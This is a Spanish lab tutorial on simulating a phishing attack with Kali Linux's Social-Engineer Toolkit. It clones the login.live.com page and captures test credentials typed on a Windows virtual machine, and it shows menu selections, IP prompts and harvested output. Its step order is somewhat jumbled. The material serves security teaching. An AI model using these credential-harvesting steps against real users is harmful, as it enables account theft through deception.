

# Simular un Ataque de Phishing usando Kali Linux y Windows

## Herramientas necesarias

- Kali Linux máquina virtual o física
- Windows máquina virtual como víctima
- SET (Social-Engineer Toolkit) instalado en Kali
- Conexión de red entre ambas máquinas


# Pasos en Kali Linux

Abrir una terminal y ejecutar el comando: `sudo setoolkit` Aceptar los términos escribiendo: y

## Seleccionar opciones en el menú de SET:

- [1] Social-Engineering Attacks
- [2] Website Attack Vectors
- [3] Credential Harvester Attack Method
- [2] Site Cloner

Cuando SET pida la IP para recibir datos, escribir la IP de Kali Cuando SET pida la URL a clonar, escribir una dirección válida y sencilla, por ejemplo: <http://login.live.com>





```
set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

```
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```

```
[-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them into a report
```

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— \* IMPORTANT \* READ THIS BEFORE ENTERING IN THE IP ADDRESS \* IMPORTANT \* —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.110]: 192.168.1.15
```

SET iniciará un servidor web local con la página clonada y capturará los datos ingresados en ella.

## Pasos en Windows

Ingresar la IP de Kali Linux en la barra de `http://192.168.1.15`



Aparecerá la página falsa (clonada). Ingresar usuario y contraseña ficticios para probar.

En Kali, se verán los datos capturados en la terminal de SET.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.15]: 192.168.1.15
```

```
[-] SET supports both HTTP and HTTPS
```

```
[-] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone: login.live.com
```

```
[*] Cloning the website: http://login.live.com
```

```
[*] This could take a little bit ...
```

```
[*] WE GOT A HIT! Printing the output:
```

```
PARAM: username=lino123 abcd
```

```
PARAM: password=abc123456
```

```
[*] Credentials found:
```

```
Username: lino123abcd
```

```
Password: abc123456
```

SET mostrará las credenciales capturadas en pantalla. Esto demuestra cómo un atacante podría engañar a un usuario para que entregue sus datos en un sitio falso.